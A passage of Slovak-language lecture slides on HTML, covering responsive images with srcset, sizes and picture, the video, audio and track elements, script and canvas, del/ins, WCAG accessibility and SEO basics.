 - rozloženie (layout) stránky sa môže meniť, tým bude vykresľovanie menej „uhladené“ (smooth)
- zmenšovanie obrázkov týmto spôsobom nie je OK
 - prečo mám sťahovať veľký obrázok, keď vidím a postačuje malý?
 - zmenšiť v grafickom editore podľa potreby
- pozor na zväčšovanie, a teda možné zníženie kvality
- ak potrebujete **zmeniť veľkosť**, použite radšej **CSS**

Obrázky – title atribút

- ďalšie podporné informácie
 - často lepšie titulok zahrnúť priamo do textu článku a nie do obrázka
 - sú ale užitočné, napr. vo fotogalériách, keď nemáme priestor na názvy/opisky obrázkov

```
`, `alt`, `title`

- `<figcaption>` a atribút `alt` **by nemali obsahovať to isté**
  - obidva je možné vidieť (napr. obrázok nie je dostupný)
- `alt` poskytuje rovnakú „funkciu“, ako chýbajúci obrázok

```
<figure>

 <figcaption>T-Rex v Univerzitnom múzeu v
Manchesteri.</figcaption> <!-- atr. title -->
</figure>
```

# Responzívne obrázky

- [UKÁŽKA]
- hlavička stránky – banner s dekoračným obrázkom
  - na celú šírku stránky
- v obsahu nejaké obsahové obrázky
  - veľkosťou, aby zapadli do šírky stĺpca pre textový obsah
- vyzerá to fajn na zariadení s veľkým rozlíšením
  - stolný počítač, notebook
- čím viac zmenšujeme
  - hlavička OK, ale zaberá na výšku veľa priestoru
  - prvý obsahový obrázok je hrozný, tváre ľudí sotva vidieť
    - bolo by lepšie ukázať orezanú verziu s dôležitými detailmi fotografie – [art direction problem](#)

# Responzívne obrázky /2

- nie je potrebné vkladať tak veľké obrázky na stránku, ak sa zobrazujú na malej obrazovke
  - tomuto hovoríme problém s prepínaním rozlíšenia (angl. **resolution switching problem**)
  - mobilné dáta sú stále drahé
- ideálne, **viacero rozlíšení pre rôzne typy zariadení**
- aby to nebolo jednoduché
  - niektoré zariadenia potrebujú obrázky s vysokým rozlíšením, aby boli pekné - **na displejoch s vysokou hustotou** - napr. Retina displeje od Apple

# Responzívne obrázky – vektorové?

- si poviete, vektorové obrázky vyriešia tieto problémy
  - do určitej miery áno
    - ich veľkosť je relatívne malá, dobre sa škálujú, netrpia na kvalite pri zmene veľkosti
  - treba ich používať, kde sa dá, ale
    - nie sú vhodné pre všetky typy obrázkov
    - sú skvelé pre jednoduchú grafiku, schémy, elementy rozhrania
    - je problém vytvoriť vektorovú reprezentáciu na takej úrovni podrobnosti ako je fotografia
      - vhodnejší rastrový obrázok (napr. JPEG)

# Responzívne obrázky – podpora

- tento problém tu nebol okolo roku 2000
  - používali sa stolné počítače a notebooky
- responzívna podpora bola implementovaná do moderných (mobilných) prehliadačov nedávno
- v `<img>` elemente dva nové atribúty
  - `srcset`
  - `sizes`
- element `<picture>`



# Príklad – viacero rozlíšení

- TOTO chceme
- docielime to takto:

```

```

# Príklad – viacero rozlíšení

```

```

# Príklad – viacero rozlíšení

```
<img srcset="elva-fairy-320w.jpg 320w,
 elva-fairy-480w.jpg 480w,
 elva-fairy-800w.jpg 800w"
 sizes="(max-width: 320px) 280px,
 (max-width: 480px) 440px,
 800px"
```

`sizes` - podmienky výberu, akú veľkosť obrázku použiť, ak je podmienka splnená  
media query \_ width of slot  
800px – default

# Príklad – kroky vykreslenia

- Prehliadač
  - zistí šírku zariadenia (angl. viewport)
  - vyberiu prvú podmienku v `sizes`, podľa definovaného poradia, ktorá vyhovuje
  - vyberie veľkosť slotu (obrázka) pre danú podmienku
  - načíta ten obrázok zo zoznamu `srcset`, ktorý najviac vyhovuje veľkosti slotu

# Príklad – kroky vykreslenia

- predpokladajme zariadenie s rozlíšením 480px
  - podmienka `max-width`: **480px**
  - veľkosť slotu **440px**
  - načíta **elva-fairy-480w.jpg**, je najbližšie k 440px
- 800px obrázok - 128KiB, 480px - 63KiB, ušetrili - 65KiB
- predstavte si stránku s desiatkami obrázkov, koľko ušetríte dát mobilným používateľom

# Príklad - poznámky

- `<meta name="viewport" content="width=device-width">`
  - nútime prehliadače, aby použili skutočnú šírku zariadenia
    - niektoré mobilné prehliadače „klamú“ o skutočnej šírke, používajú väčší viewport
- staršie prehliadače nepodporujú `srcset`, `sizes`, načítajú obrázok daný atribútom `src`
- [VYSKÚŠAJTE](#) Dev Tools, nastavte mobil, odsledujte Network

# Príklad – rovnaká veľkosť, rôzne rozlíšenia

- `srcset x-descriptors`

```

```

- ak má zariadenie štandardné rozlíšenie

- 1 px zariadenia = 1 css px,  
 potom `elva-fairy-320w.jpg`

- ak má zariadenie displej s vyššou hustotou bodov

- 2 px zariadenia = 1 css px,  
• potom `elva-fairy-640w.jpg`

# Príklad – art direction

- `<picture>`

```
<picture>
 <source media="(max-width: 799px) "
 srcset="elva-480w-close-portrait.jpg">
 <source media="(min-width: 800px) "
 srcset="elva-800w.jpg">

</picture>
```

- pozn.:

- `media` atribút používajte pri art direction
- ak použijete `media` atribút, nepoužívajte podmienky v `sizes` atribúte



# Prečo toto nejde cez JS a CSS?

- keď prehliadač začne načítavať stránku
  - začne sťahovať obrázky ešte predtým, ako začne parser načítavať a interpretovať akýkoľvek CSS a JavaScript
- tento spôsob znižuje čas potrebný na načítanie stránky v priemere o 20%
- načítame obrázok cez `<img>` element
- cez JS zistíme veľkosť viewportu
- podľa toho zmeníme dynamicky veľkosť obrázku na menší ???
- to nedáva zmysel, potrebujeme pôvodne stiahnuť taký, aký treba, preto `srcset`

# Moderné formáty obrázkov

- napr. JPEG 2000, alebo WebP
  - nízka veľkosť, vysoká kvalita
  - pokulháva podpora prehliadačov
- použime MIME type
  - prehliadač odmietne nepodporovaný formát

```
<picture>
 <source type="image/svg+xml" srcset="pyramid.svg">
 <source type="image/webp" srcset="pyramid.webp">

</picture>
```

# Video a audio obsah

- HTML nemalo natívnu schopnosť vložiť audio alebo video do obsahu
- existovali technológie ako Flash, Silverlight
  - problémy s bezpečnosťou
  - problémy s prístupnosťou (angl. accessibility)
- HTML5 nové elementy
  - `<audio>`
  - `<video>`
  - `<track>`

# HTML <video>

- <video> vloženie videa do stránky

```
<video src="rabbit320.webm" controls>
 <!-- fallback content -->
 <p>
 Tvoj prehliadač nepodporuje HTML5 video.
 Tu je predmetné video
 </p>
</video>
```

- atribút `controls` – zobrazenie ovládacích prvkov
- [\[UKÁŽKA\]](#)

# HTML <video> formáty

- [rôzna podpora formátov](#)
- riešenie – alternatívy, MIME typy
- prehliadač vyberie podľa typu (to prvé), čomu rozumie (na čo má podporu)

```
<video controls>
 <source src="rabbit320.mp4" type="video/mp4">
 <source src="rabbit320.webm" type="video/webm">
 <p>
 Tvoj prehliadač nepodporuje HTML5 video.
 Tu je predmetné video
 </p>
</video>
```

# HTML <video> atribúty

- controls
- width/height
- autoplay
- loop
- muted - zvuk je po načítaní vypnutý
- poster – hodnota je URL na obrázok, ktorý je zobrazený predtým ako sa video začne prehrávať
- preload – prednačítanie (veľkých súborov):
  - none
  - auto - prednačítať
  - metadata – iba metadáta

# HTML <audio>

- podobne ako <video>
  - nemá atribúty width/height a poster

```
<audio controls>
 <source src="viper.mp3" type="audio/mp3">
 <source src="viper.ogg" type="audio/ogg">
 <p>
 Tvoj prehliadač nepodporuje HTML5 audio.
 Tu je predmetné audio
 </p>
</audio>
```

- [\[UKÁŽKA\]](#)

# HTML <track> titulky

- titulky pomocou elementu <track>, vo formáte [WebVTT](#)

```
<video id="video" controls preload="metadata">
 <source src="video/sintel-short.mp4" type="video/mp4">
 <source src="video/sintel-short.webm" type="video/webm">

 <track label="English" kind="subtitles" srclang="en"
 src="captions/vtt/sintel-en.vtt" default>
 <track label="Deutsch" kind="subtitles" srclang="de"
 src="captions/vtt/sintel-de.vtt">
 <track label="Español" kind="subtitles" srclang="es"
 src="captions/vtt/sintel-es.vtt">
</video>
```



# Ďalšie elementy

- `<area>`
- `<map>`

# Skupiny HTML elementov

- **HTML elementy je možné rozdeliť do skupín:**
  - Hlavný koreň HTML dokumentu
  - Metadáta dokumentu
  - Koreň tela dokumentu
  - Elementy rozdeľujúce obsah do logických sekcií
  - Elementy textového obsahu určujúce účel alebo štruktúru
  - Elementy určujúce sémantiku textu na úrovni riadkov (slov, fráz)
  - Obrázky a multimédiá
  - **Elementy umožňujúce vložiť ďalší obsah**
  - Elementy umožňujúce vložiť skripty
  - Elementy vyznačujúce zmeny v dokumente
  - Tabuľky
  - Formuláre
  - Interaktívne elementy
  - Webové komponenty

# Elementy umožňujúce vložiť ďalší obsah

- v spojitosti s multimédiami:
  - `<picture>`
  - `<source>`
- ďalšie :
  - `<applet>` – zastaralý (Java applety)
  - `<embed>` – vloženie externého obsahu, vyžaduje spravidla plugin (napr. QuickTime video)
  - `<object>` – na vloženie externého zdroja, napr. flash video + `<param>`

# Skupiny HTML elementov

- **HTML elementy je možné rozdeliť do skupín:**
  - Hlavný koreň HTML dokumentu
  - Metadáta dokumentu
  - Koreň tela dokumentu
  - Elementy rozdeľujúce obsah do logických sekcií
  - Elementy textového obsahu určujúce účel alebo štruktúru
  - Elementy určujúce sémantiku textu na úrovni riadkov (slov, fráz)
  - Obrázky a multimédiá
  - Elementy umožňujúce vložiť ďalší obsah
  - **Elementy umožňujúce vložiť skripty**
  - Elementy vyznačujúce zmeny v dokumente
  - Tabuľky
  - Formuláre
  - Interaktívne elementy
  - Webové komponenty

# HTML `<script>`

- `<script>` vloženie vykonateľného kódu, alebo odkaz na vykonateľný kód, spravidla JavaScript

```
<!-- HTML4, resp. XHTML -->
```

```
<script type="text/javascript" src="javascript.js"></script>
```

```
<!-- HTML5 -->
```

```
<script src="javascript.js"></script>
```

- atribúty
  - `async` – ak možné, vykonať asynchrónne
  - `defer` – indikuje prehliadaču, aby vykonal kód až potom, ako je dokument spáraný

# HTML <canvas>

- <canvas> element na vykresľovanie grafiky a animácií
  - canvas scripting API
  - WebGL API

```
<canvas id="canvas" width="300" height="300">
 <!-- fallback content -->
 Alternatívny text opisujúci, čo canvas (plátno)
 zobrazuje.
</canvas>

<script>
 var canvas = document.getElementById('canvas');
 var ctx = canvas.getContext('2d');
 ctx.fillStyle = 'green';
 ctx.fillRect(10, 10, 100, 100);
</script>
```

[\[VYSKÚŠAJTE\]](#)

# Skupiny HTML elementov

- **HTML elementy je možné rozdeliť do skupín:**
  - Hlavný koreň HTML dokumentu
  - Metadáta dokumentu
  - Koreň tela dokumentu
  - Elementy rozdeľujúce obsah do logických sekcií
  - Elementy textového obsahu určujúce účel alebo štruktúru
  - Elementy určujúce sémantiku textu na úrovni riadkov (slov, fráz)
  - Obrázky a multimédiá
  - Elementy umožňujúce vložiť ďalší obsah
  - Elementy umožňujúce vložiť skripty
  - **Elementy vyznačujúce zmeny v dokumente**
  - Tabuľky
  - Formuláre
  - Interaktívne elementy
  - Webové komponenty

Elementy  
vyznačující změny  
v dokumente



# HTML `<del>` `<ins>`

- `<del>` text, ktorý bol z dokumentu odstránený
  - prehliadač - zvyčajne prečiarknutý text
- `<ins>` text, ktorý bol pridaný do dokumentu
  - prehliadač - zvyčajne podčiarknutý text
- napr. pri sledovaní zmien (angl. track changes)
- možné atribúty
  - `cite` hodnota je URL zdroja, ktorý ozrejmuje/vysvetľuje zmenu
  - `datetime` hodnota je dátum a čas zmeny, musí to byť validný dátum

# WCAG (W3C)

- štandard/pravidlá na tvorbu bezbarierového webu
- 3 úrovne (A, AA,AAA)
- napr.:
  - Každý netextový obsah, ktorý je používateľovi prezentovaný, má svoju textovú alternatívu, slúžiacu rovnakému účelu.
- 253 miliónov ľudí z celkovej populácie má poškodený zrak
  - 217 stredné až ťažké poškodenie zraku
  - 36 miliónov je nevidiacich

# SEO

- proces – súbor **optimalizačných pravidiel**, vďaka ktorým sa stane **vaša stránka na obrovskom Webe viditeľnejšia** ľuďom
- ak chcete aby vás (vašu) stránku ľudia na Webe našli
  - [Google vám poradí](#)